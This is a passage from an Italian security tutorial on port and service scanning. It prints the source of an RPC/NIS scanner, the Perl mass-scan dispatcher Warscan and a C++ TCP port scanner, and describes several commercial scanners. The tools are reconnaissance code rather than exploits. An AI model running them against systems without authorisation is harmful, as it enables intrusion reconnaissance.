   for (i = 0;yp_maps[i].mapname != NULL;i++) {
      key = 0;
      callback.foreach = callback_proc;
      callback.data = NULL;
      map = yp_maps[i].mapname;
      rc = yp_all(domainname,map,&callback);
      switch(rc) {
       case 0:
         printf("%-10.10s is available\n",yp_maps[i].alias);
         break;
       case YPERR_YPBIND:

         fprintf(stderr,"error: server is not running ypbind\n");
         exit(1);
         break;
       default:
         fprintf(stderr,"error: %s\n",yperr_string(rc));
         exit(1);
      }
   }
}

/* this routine basically ripped from rpcinfo -p */
void rpc_scan()
{
        struct sockaddr_in server_addr;
        register struct hostent *hp;
        struct pmaplist *head = NULL;

        int socket = RPC_ANYSOCK;
        struct timeval minutetimeout;
        register CLIENT *client;
        struct rpcent *rpc;

        minutetimeout.tv_sec = 60;
        minutetimeout.tv_usec = 0;
        server_addr.sin_addr.s_addr = inet_addr(remote_ip);
        server_addr.sin_family = AF_INET;
        server_addr.sin_port = htons(111);
        if ((client = clnttcp_create(&server_addr, PMAPPROG,
            PMAPVERS, &socket, 50, 500)) == NULL) {
                clnt_pcreateerror("rpcinfo: can't contact portmapper");
                exit(1);
        }
```

```
        if (clnt_call(client, PMAPPROC_DUMP, xdr_void, NULL,

            xdr_pmaplist, &head, minutetimeout) != RPC_SUCCESS) {
                fprintf(stderr, "rpcinfo: can't contact portmapper: ");
                clnt_perror(client, "rpcinfo");
                exit(1);
        }
        if (head == NULL) {
                printf("No remote programs registered.\n");
        } else {
                printf("   program vers proto   port\n");
                for (; head != NULL; head = head->pml_next) {
                        printf("%10ld%5ld",
                            head->pml_map.pm_prog,
                            head->pml_map.pm_vers);
                        if (head->pml_map.pm_prot == IPPROTO_UDP)
                                printf("%6s",  "udp");
                        else if (head->pml_map.pm_prot == IPPROTO_TCP)

                                printf("%6s", "tcp");
                        else
                                printf("%6ld",  head->pml_map.pm_prot);
                        printf("%7ld",  head->pml_map.pm_port);
                        rpc = getrpcbynumber(head->pml_map.pm_prog);
                        if (rpc)
                                printf("  %s\n", rpc->r_name);
                        else
                                printf("\n");
                }
        }
}

int main(argc,argv)
int argc;
char *argv[];

{
   get_args(argc,argv);
   check_args();
   print_args();

   /* this will only do tcp and udp, otherwise returns without doing
anything */
   switch (scan_type) {
    case s_tcp:
      scan();
      break;
    case s_udp:
      fprintf(stderr,"UDP port scanning is not implemented in this version\n");
      break;
    case s_rpc:
      rpc_scan();
    break;
    case s_nis:
      nis_dump();
      break;
   }
   return 0;
}
```

Scanner commerciali e shareware



La scrittura di alcuni programmi relativi allo scanning orientato all'identificazione delle porte aperte su di un determinato sistema possiede come scopo quello di mostrare il principio di funzionamento dei test eseguibili al fine di rilevare tali informazioni.
Alcuni software che sono venduti o che comqunue sono prelevabili dala rete in versione shareware possiedono spesso dei meccanismi di analisi che si mostrano particolarmente potenti in questa fase in cui la cosa importante è quella di ricavare il maggior numero di informazioni disponibili su un sistema remoto.
Uno dei software più recenti è quello chiamato Nscan della NECROSOFT.

Il programma viene venduto per un inezia ovvero 19$ ma per vconto mio li vale in quanto è in grado di andare oltre a quelle che sono le normali informazioni ritornate da uno scanner normale.

Le funzioni sono abbastanza simili a quelle degli altri scanner per quello che riguarda le indagini relative alle porte aperte su degli IP i quali posso essere specificati singolarmente o come interi range.


L’utility è in grado di emettere diversi tipi di logs.
Sono inoltre inclusi dentro a NSCAN alcune utilities con il traceroute, whois e nslookup.
Le opzioni che possono essere specificate sulla linea di comando sono :

```
short long <parameters> description

-i -ini <start address> start hostname
-f -fin <end address> end hostname
-p -ports <ports> port list
-F -list <list file> list file name
-l -log <log file> log file name
-N -forget don't write updated settings to registry
-t -tray run and minimize to tray / do nothing
-S -scan start with defaults - just scan
-k -keepalive don't close after job is done
-n -nohide keep restored
-a -atype <type> address type (0-4) respectively in drop-down order
-P -porttype <port list type> same for port type
-c -cleanup <cleanup timeout> cleanup timeout (options)
```

```
-d -outdetail <outdet> output details (see drop-down mode switch)
-D -logdetail <log detail level> same for log
-T -condetail <detail level> same numbers as for log detail
-R -conformat <format> format for console output (options)
-C -console <file> console file name (default is console.log)
-s -speed <speed limit> speed limit (options)
```

Un altro scanner si chiama NETBRUTE.
Anche in questo caso il programma dispone di diverse opzioni tra cui una destinata all'analisi dei WEBSERVER.

NETBRUTE svolge anche altre funzioni che non sono propriamente quelle dello scanner legato alle porte.
Una delle sue funzioni è quella dell'enumerazione delle condivisioni di un sistema.
Pur essendo un ottimo strumento non viene fornito con un help per cui almeno in una delle funzionalità del programma il suo scopo è abbastanza nascosto.
Sempre tra i portscanner di ottima qualità c'è SUPERSCAN 3.0

Gli scanner visti fino ad adesso erano indirizzati al protocollo TCP.
Uno indirizzato al protocollo UDP prelevabile dal sito :

http://www.ntsecurity.nu

Questo programma si chiama WUPS e possiede come limitazione il fatto che può eseguire lo scannino di un solo host alla volta.

Esistono dei programmi sulla rete che permettono di automatizzare gli scan associandoli anche a determinati test che devono essere eseguiti sugli hosts.
Ne è un esempio WARSCAN scritto interamente in PERL il quale può eseguire lo scan partendo da una lista di host fornita sul file oppure può generare direttamente gli hosts da testare.
In altre parole grazie a WARSCAN chiunque può creare dei test da applicare a grossi numeri di hosts.
Il sorgente è quello che segue :

```
#!/usr/bin/perl
#
# Warscan, an Internet Scanner Dispatch
# Copyright (C) 1998 nocarrier@darkridge.com
#
```

```
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.
#
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License
# along with this program; if not, write to the Free Software
# Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.
#

require 5.004;
use POSIX qw(:signal_h);
use Getopt::Std;
use Socket;
use Cwd;

### System ###
$Version = "0.7";
$PatchLevel = "2";
$| = 1;
$PID = $$;
$SigSet = POSIX::SigSet->new(SIGINT);
$OSigSet = POSIX::SigSet->new();

### Behaviour ###
$Dispatch = "scan";
$DumpFile = "servers";
$ArgPrepend = "";
$ArgAppend = "";
$Target = "";

$MaxPing = 10;
$MaxScan = 20;
$IPLimit = 254;
$PingTimeout = 2;
$ExtraOutput = 0;

$Prepared = 0;
$Verify = 1;
$Debug = 0;
$Dump = 1;


#################
### Functions ###
#################

sub ParseCommandLine {
    my(%Options);

    $State = "parse";

    getopts("hvVDpenf:s:P:S:d:A:B:o:L:t:", \%Options);

    (&Usage() and exit(0)) if (defined($Options{'h'}));
    (&Version() and exit(0)) if (defined($Options{'v'}));

    ($MaxScan      = $Options{'S'}) if (defined($Options{'S'}));
    ($ArgAppend    = $Options{'A'}) if (defined($Options{'A'}));
    ($ArgPrepend   = $Options{'B'}) if (defined($Options{'B'}));
    ($Dest         = $Options{'d'}) if (defined($Options{'d'}));
    ($IPLimit      = $Options{'L'}) if (defined($Options{'L'}));
```

```
    (($PingTimeout = $Options{'t'}) and ($Verify = 1))
                      if (defined($Options{'t'}));
    (($DumpFile    = $Options{'o'}) and ($Verify = 1) and ($Dump = 1))
                      if (defined($Options{'o'}));

    ($Dump         = 0            ) if (defined($Options{'n'}));

    die "fatal: option conflict: -n and -o cannot be specified.\n"
                      if (defined($Options{'o'}) and
defined($Options{'n'}));

    $Target = $ARGV[0];

    if (defined($Options{'f'})) {
                      my($file) = $Options{'f'};

                      die "fatal: either load a file or generate from
template.\n"
                          if ($Target);
                      die "fatal: $file not found or not readable.\n"
                          unless (-r $file);

                      $Mode = "load";
                      $Type = "file";
                      $Target = $file;

    } else {
                      (&Usage() and exit)
                          if ($Target eq "");

                      $Mode = "build";

                      $Type = "DNS" if (!$Type and $Target =~ /[a-zA-Z]/);
                      $Type = "IP" if (!$Type);

                      my($dotcnt);
                      $dotcnt++ while ($Target =~ /\./g);

                      if ($Type eq "IP") {
                          die "fatal: unknown address specified.\n" if
($dotcnt > 3);

                          for ($i = $dotcnt; $i < 3; $i++) {
                          $Target .= "\.\%";
                          }
                      }
    }

    ($ExtraOutput = 1            ) if (defined($Options{'e'}));
    ($Debug       = 1            ) if (defined($Options{'D'}));
    ($Verify      = 0            ) if (defined($Options{'V'}));
    (($MaxPing    = $Options{'P'}) and ($Verify = 1))
                      if (defined($Options{'P'}));
    ($PingScan    = $Options{'p'}) if (defined($Options{'p'}));
    ($Dispatch    = $Options{'s'}) if (defined($Options{'s'}));

    die "fatal: option conflict: -p and -s cannot be specified\n"
                      if (defined($Options{'s'}) and
defined($Options{'p'}));

    if (not $PingScan) {
                      my($found) = &Check($Dispatch);
                      die "fatal: $Dispatch not found in \$PATH\n"
                          if (not $found);
                      $Dispatch = $found;
    } else {
                      die "fatal: must be root to ping scan\n" if ($>);
                      die "fatal: not verifying with a ping scan?\n"
```

```
                          if (not $Verify);
    }

    if ($> and $Verify) {
                      warn "+ Warning: disabling verification without root
priveleges.\n";
                      $Verify = 0;
    }
}


sub Check {
    my($path,@paths,$found,$file);

    $file = shift;
    $found = 0;

    @paths = ($BaseDir);
    push @paths, split (':', $ENV{'PATH'});

    foreach $path (@paths) {
                      $path =~ s/([^\/])$/$1\//;
    }

    while (@paths and !$found) {
                      $path = shift @paths;
                      $program = $path . $file;
                      ($found = 1) if (-x "$program");
    }

    return ($found?$program:undef);
}


sub LoadServers {
    my($file) = shift;
    my(@servers);

    open(F,$file) or die "fatal: can't open server file: $!\n";
    chop(@servers = <F>);
    close(F) or warn "+ Warning: couldn't close server file?\n";

    die "fatal: no servers read from [$file]\n" if (!@servers);
    print "+ Read in [", scalar(@servers), "] servers from file.\n";

    return @servers;
}


sub Generate {
    my($limit) = $IPLimit;
    my($i,$n,@sites);

    my($template) = shift;

    print "+ Generating server list ...";
    $State = "generate";

    $n++ while ($template =~ /%/g);
    @sites = ($template);

    while ($template =~ m/%/g) {
                      foreach $site (@sites) {
                          for ($i=1; $i <= $limit; $i++) {
                          ($_ = $site) =~ s/%/$i/;
                          push @expanded, $_;
                          }
                      }
```

```
                        @sites = @expanded;
                        @expanded = ();
    }

    print " (", scalar(@sites), ") generated.\n";

    return @sites;
}


sub Validate {
    my(@Sites) = @_;
    my(@sitebuf, @valbuf);
    my($scancnt);

    print "+ Validation beginning.\n";
    $State = "validate";

    $proto = getprotobyname('icmp');
    socket(SOCK, PF_INET, SOCK_RAW, $proto)
                        or die "fatal: couldn't create socket in Validate():
$!.\n";

    for ('0' .. int($#Sites / $MaxPing)) {
                        @sitebuf = splice(@Sites, 0, $MaxPing);
                        @valbuf = &massping(@sitebuf);
                        push @validated, @valbuf;
                        $scancnt += scalar(@sitebuf);
                        print "+ Validated [", scalar(@valbuf), " of ",
scalar(@sitebuf),
                              "] (", scalar(@validated),
              " of $scancnt total).\n";
    }
    print "+ Validation complete.\n";

    return @validated;
}


sub Prepare {
    $State = "prepare";
    my($dir) = shift;

    $BaseDir .= "/$dir";
    print "+ Destination is [$BaseDir].\n";
    mkdir("$BaseDir",0755) if (! -d "$BaseDir");
    chdir("$BaseDir")
                        or warn "+ Warning: could not prepare, using current
directory.\n";

    $Prepared = 1;
}


sub Dump {
    my(@array) = @_;
    my($dumpdir) = $BaseDir?"$BaseDir":"/tmp";
    my($dumpfile) = (substr($DumpFile,0,1) ne "/")
                        ?"$dumpdir/$DumpFile"
                        :"$DumpFile";

    $State = "dump";

    print "+ Dumping servers to [$dumpfile].\n";
    open(F,">$dumpfile")
                        or warn "+ Warning: couldn't open server dump
file.\n";
    print F join("\n",@array), "\n" if (fileno(F));
```

```
    close(F)
                    or warn "+ Warning: could not close server dump
file.\n";
}


sub Probe {
    my($Server) = shift;
    return unless $Server;

    $Level++;
    $State = "recurse-$Level";
    my($Pipe) = "pipe-$Server-$Level";

    sigprocmask(SIG_BLOCK, $SigSet, $OSigSet);

    my($daddy) = open($Pipe,"-|");
    if (not defined $daddy) {
                    warn "+ Warning: [$Server] fork() error: $!\n";
                    sigprocmask(SIG_UNBLOCK, $OSigSet);
                    sleep(1);
    } elsif (!$daddy) {
                    my(@args);
                    $SIG{INT} = 'IGNORE';
                    sigprocmask(SIG_UNBLOCK, $OSigSet);

                    push @args, split(' ',$ArgPrepend);
                    push @args, $Server;
                    push @args, split(' ',$ArgAppend);

                    exec($Dispatch,@args);
    } else {
                    sigprocmask(SIG_UNBLOCK, $OSigSet);
    }

    &Probe(@_);

    if ($ExtraOutput) {
                    @lines = <$Pipe>;
                    print @lines if (@lines);
    }

    close $Pipe;
    print "+ Probed: $Server\n" if ($Debug);
}


sub Catch {
    print "+ ($$) BREAK: $State.\n";

    $_ = $State;

  SWITCH: {
      /validate/ and do {
                      if ($Dump) {
                          my($state) = $State;
                          &Prepare($Dest) if ($Dest and not $Prepared);
                          &Dump(@validated);
                          $State = $state;
                      }
                      last SWITCH;
      };
      /generate/ and do {
                      print "+ Stopping in IP Generation.\n";
                      last SWITCH;
      };
      /recurse/ and do {
                      if ($Dump) {
```

```
                            my($Unscanned,@Unscanned);
                            &Prepare($Dest) if ($Dest and not $Prepared);

                            $Unscanned = join(',', @Buffer) . ',' .
join(',', @Servers);
                            @Unscanned = split(',', $Unscanned);
                            &Dump(@Unscanned);
                        }
                        last SWITCH;
      };
  }
    print "+ Exiting.\n";
    exit;
}


sub massping {
    $icmp_struct = "C2 S3 A0";
    $ICMP_ECHO = 8;
    $ICMP_ECHOREPLY = 0;

    my(@hosts) = @_;
    my(@valid) = ();

    my($count,$seq,$host,$checksum,$msg,$len_msg,$finish);
    my($iaddr,$saddr,$rbits);
    my($resp,$recv_msg,$timeout);
    my($f_saddr,$f_iaddr,$f_port,$f_type,$f_subcode,$f_chk,
       $f_pid,$f_seq,$f_msg,$f_host);

    $count = scalar(@hosts);
    $seq = 0;
    foreach $host (@hosts) {
                      $seq++;
                      $checksum
                          = &checksum(pack($icmp_struct, $ICMP_ECHO, 0, 0,
$$, $seq, ""));
                      $msg = pack($icmp_struct, $ICMP_ECHO, 0, $checksum,
$$, $seq, "");
                      $len_msg = length($msg);

                      print "ping SEND: host[$host] seq[$seq]
cksum[$checksum]\n"
                          if ($Debug);

                      $iaddr = inet_aton($host);
                      $saddr = sockaddr_in(0,$iaddr);

                      send(SOCK, $msg, 0, $saddr);
    }

    $rbits = "";
    vec($rbits, fileno(SOCK), 1) = 1;

    $timeout = $PingTimeout;
    $finish = time() + $timeout;
    while ($count and $timeout > 0) {
                      $timeout = $finish - time();
                      if ($resp = select($rbits, undef, undef, 1)) {
                          $recv_msg = "";
                          $f_saddr = recv(SOCK, $recv_msg, 1500, 0);
                          ($f_port, $f_iaddr) =
unpack_sockaddr_in($f_saddr);
                          $f_host = gethostbyaddr($f_iaddr,AF_INET);
                          $f_host = "unkown" if (not $f_host);
                          ($f_type, $f_subcode, $f_chk, $f_pid, $f_seq,
$f_msg) =
                          unpack ($icmp_struct,
```

```
                                 substr($recv_msg, length($recv_msg) -
$len_msg,
                                        $len_msg));

                          print "ping REPLY: type[$f_type] ip[$f_host]
pid[$f_pid] " .
                                        "seq[$f_seq].\n" if ($Debug);
                          if (($f_type == $ICMP_ECHOREPLY) and
                          (not defined $seen{$f_host})) {
                          push(@valid,$hosts[$f_seq-1]);
                          $count--;
                          }
                          $seen{$f_host}++;
                      }
    }

    return @valid;
}


sub checksum {
    my($msg) = shift;
    my ($len_msg,$num_short,$short,$chk);

    $len_msg = length($msg);
    $num_short = $len_msg / 2;
    $chk = 0;
    foreach $short (unpack("S$num_short", $msg)) {
        $chk += $short;
    }
    $chk += unpack("C", substr($msg, $len_msg - 1, 1)) if $len_msg % 2;
    $chk = ($chk >> 16) + ($chk & 0xffff);
    return(~(($chk >> 16) + $chk) & 0xffff);
}


sub Date {
    my($min,$hour) = (localtime)[1,2];
    return (sprintf "%02d:%02d", $hour, $min);
}


sub Version {
    print "\nThis is Warscan v$Version.$PatchLevel.\n\n";
}


sub Usage {
    print "\n[$Version.$PatchLevel] warscan [options] [host template]\n";
    print " options are:\n";
    print "   -s <script>  Run script with generated host list. Default is
\"scan\".\n";
    print "   -f <file>    Read in host list from file, 1 per line.\n";
    print "   -o <file>    File to dump verified servers to. Default is
\"servers\".\n";
    print "   -d <dir>     Put results/run in directory \"dir\".\n";
    print "   -A <str>     Arguments to pass to the script after the
hostname.\n";
    print "   -B <str>     Arguments to pass to the script before the
hostname.\n";
    print "   -P <num>     Number of pings to run in parallel. Default is
10.\n";
    print "   -S <num>     Number of scans to run concurrently. Default is
20.\n";
    print "   -L <num>     Upper limit for IP/DNS generation. Default is
254.\n";
    print "   -t <num>     Ping timeout. Default is 2 (seconds).\n";
```

```
    print "   -n           No server dump file. Don't attempt to save
anything.\n";
    print "   -e           Extra output. Wait for and print output from
scripts.\n";
    print "   -p           Ping scan only. Only ping hosts, don't run
scan.\n";
    print "   -D           Turn on debugging. Increases verbosity.\n";
    print "   -V           Turn off verification phase.\n";
    print "   -v           Print version information and exit.\n";
    print "   -h           What you're reading now.\n\n";
}


############
### MAIN ###
############

$SIG{INT} = \&Catch;
$BaseDir = fastcwd();

die "fatal: could not get current directory!\n"
    if (!$BaseDir);

&ParseCommandLine();

print "+ [$Version.$PatchLevel] Warscan is running (PID: $PID).\n";

if ($Type eq "file") {
     @Servers = &LoadServers($Target);
}

print "+ Target is [$Target] (Mode: $Mode, Type: $Type)\n";
print "+ Script is [$Dispatch]\n";

print "+ Doing Ping Scan, $MaxPing hosts at a time.\n"
    if ($PingScan);

if ($Type ne "file") {
    @Servers = &Generate($Target);
}

&Prepare($Dest) if ($Dest and not $Prepared);

@Servers = &Validate(@Servers) if ($Verify);

&Dump(@Servers) if (($Mode ne "file") and $Verify and $Dump);

(print "+ Ping Scan complete.\n" and exit)
    if ($PingScan);

$ScanCount = 0;
$ServCount = $ServTotal = scalar(@Servers);

die "+ Nothing to probe!\n" if (!$ServCount);

print "+ Probe beginning.\n";
for ('0' .. int($#Servers / $MaxScan) ) {
    @Buffer = splice(@Servers, 0, $MaxScan);
    $Level = 1;
    &Probe(@Buffer);

    $ServCount = scalar(@Servers);
    $ScanCount += scalar(@Buffer);

    print "+ Probe Results: (", int(($ScanCount/$ServTotal)*100), "\%) ",
          "$ScanCount probed, $ServCount left.\n";
}
```

```
print "+ Probe complete.\n";
```

la sintassi d’uso di WARSCAN è la seguente :

```
[0.7.1] warscan [options] [host template]
 options are:
   -s <script>  Run script with generated host list. Default is
"scan".
   -f <file>    Read in host list from file, 1 per line.
   -o <file>    File to dump verified servers to. Default is
"servers".
   -d <dir>     Put results/run in directory "dir".
   -A <str>     Arguments to pass to the script after the hostname.
   -B <str>     Arguments to pass to the script before the hostname.
   -P <num>     Number of pings to run in parallel. Default is 15.
   -S <num>     Number of scans to run concurrently. Default is 25.
   -L <num>     Upper limit for IP/DNS generation. Default is 254.
   -t <num>     Ping timeout. Default is 2 (seconds).
   -n           No server dump file. Don't attempt to save anything.
   -e           Extra output. Wait for and print output from scripts.
   -p           Ping scan only. Only ping hosts, don't run scan.
   -D           Turn on debugging. Increases verbosity.
   -V           Turn off verification phase.
   -v           Print version information and exit.
   -h           What you're reading now.
```


Lo scanning delle porte attive viene eseguita mediante particolari programmi i quali, dopo avergli fornito un determinato IP, testano la preseanza di porte aperte sul sistema di destinazione.
Un programma scritto in visual C++ che esegue questa analisi è il seguente :

```
#include <windows.h>
#include <stdio.h>

void main( int argc, char *argv[ ], char *envp[ ] )
{
         if ( (argc < 2) || (argc>4) )
         {
                  printf("Usage: scanip <ip_addr> [<start_port> [<stop_port>]]\n");
                  return;
         }

  if (sizeof(argv[1])>255)
  {
           printf("invalid ip address.\n");
           return;
  }

  char ipAddr[15];
  char hostName[255];
  int  hnLength=0;
  struct hostent *heHost=NULL;
  u_long  iaIP;
  wsprintf(ipAddr,"%s",argv[1]);

  iaIP=inet_addr(ipAddr);
  if (iaIP==INADDR_NONE)
  {
           hnLength=0;
           while(argv[1][hnLength]!='\0')
           {
                    hostName[hnLength]=argv[1][hnLength];
                    hnLength++;
           }
           hostName[hnLength]='\0';
```

```
            printf("Not an ip, possible is a host name: %s, unsupported
yet.\n",hostName);
            return;
            /*
            heHost=gethostbyname((const char FAR *)hostName);
            if (heHost==NULL)
            {
                    printf("IP or Host Name Unknown\n");
                    return;
            }
            iaIP=*((long *)(heHost->h_addr));
            */
  }

  int startPort=0;
  if (argc>2)
            startPort=atoi(argv[2]);

  printf("Scanning From: %d ",startPort);

  int stopPort=0xFFFF;
  if (argc>3)
            stopPort=atoi(argv[3]);

  printf("To: %d\n",stopPort);

  WSADATA dWSAData;

  dWSAData.wVersion=0;

  int tstResult;

  if ((tstResult=WSAStartup(0x0201,&dWSAData))!=0)
  {
            printf("WSAStartup failed %d...",tstResult);
            return;
  }

  SOCKET                tstSocket;
  struct sockaddr_in    sinLocale;
  struct sockaddr_in    sinRemote;

  tstSocket=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
  if (tstSocket==INVALID_SOCKET)
  {
            printf("Error when create socket...\n");
      return;
  }

  sinLocale.sin_addr.s_addr = htonl (INADDR_ANY);
  sinLocale.sin_family=AF_INET;

  if (bind (tstSocket,
            (const struct sockaddr FAR *)&sinLocale,
             sizeof(sinLocale))==SOCKET_ERROR)
  {
            closesocket(tstSocket);
            printf("Error when bind socket...\n");
      return;
  }

  sinRemote.sin_addr.S_un.S_addr=iaIP;
  sinRemote.sin_family=AF_INET;

  struct fd_set fdSet;
  struct timeval tmvTimeout={0L,0L};

  FD_ZERO(&fdSet);
  FD_SET(tstSocket, &fdSet);

  tstResult=select(0,&fdSet,NULL,NULL,&tmvTimeout);

  while (startPort<=stopPort)
  {
   sinRemote.sin_port=htons(startPort);
   printf("Try connected to: %s:%d",argv[1],startPort);
   tstResult=connect(tstSocket,
```

```
                        (const struct sockaddr FAR *)&sinRemote,
                   sizeof(sinRemote));
  if (tstResult!=SOCKET_ERROR)
  {
          closesocket(tstSocket);
          printf(" Success\n");
  }
  else
  {
           tstResult=WSAGetLastError();
           switch(tstResult)
           {
           case WSANOTINITIALISED:
                printf(" Fail(WSANOTINITIALISED)\n");
                           break;
           case WSAENETDOWN:
                printf(" Fail(WSAENETDOWN)\n");
                           break;
           case WSAEADDRINUSE:
                printf(" Fail(WSAEADDRINUSE)\n");
                           break;
           case WSAEINTR:
                printf(" Fail(WSAEINTR)\n");
                           break;
           case WSAEINPROGRESS:
                printf(" Fail(WSAEINPROGRESS)\n");
                           break;
           case WSAEALREADY:
                printf(" Fail(WSAEALREADY)\n");
                           break;
           case WSAEADDRNOTAVAIL:
                printf(" Fail(WSAEADDRNOTAVAIL)\n");
                           break;
           case WSAEAFNOSUPPORT:
                printf(" Fail(WSAEAFNOSUPPORT)\n");
                           break;
           case WSAECONNREFUSED:
                printf(" Fail(WSAECONNREFUSED)\n");
                           break;
           case WSAEFAULT:
                printf(" Fail(WSAEFAULT)\n");
                           break;
           case WSAEINVAL:
                printf(" Fail(WSAEINVAL)\n");
                           break;
           case WSAEISCONN:
                printf(" Fail(WSAEISCONN)\n");
                           break;
           case WSAENETUNREACH:
                printf(" Fail(WSAENETUNREACH)\n");
                           break;
           case WSAENOBUFS:
                printf(" Fail(WSAENOBUFS)\n");
                           break;
           case WSAENOTSOCK:
                printf(" Fail(WSAENOTSOCK)\n");
                           break;
           case WSAETIMEDOUT:
                printf(" Fail(WSAETIMEDOUT)\n");
                           break;
           case WSAEWOULDBLOCK:
                printf(" Fail(WSAEWOULDBLOCK)\n");
                           break;
           case WSAEACCES:
                printf(" Fail(WSAEACCES)\n");
                           break;
           default:
                printf(" Fail(%d)\n",tstResult);
                           break;
           }
  }
  startPort++;
 }


WSACleanup();
```

```
}
```

Tutte queste funzionalità viste fino ad ora e individuate mediante l'uso di diversi software possono anche essere individuate da certi analizzatori di security come ad esempio RETINA anche se poi non è necessario arrivare ad utilizzare questi pacchetti solo per avere queste informazioni.
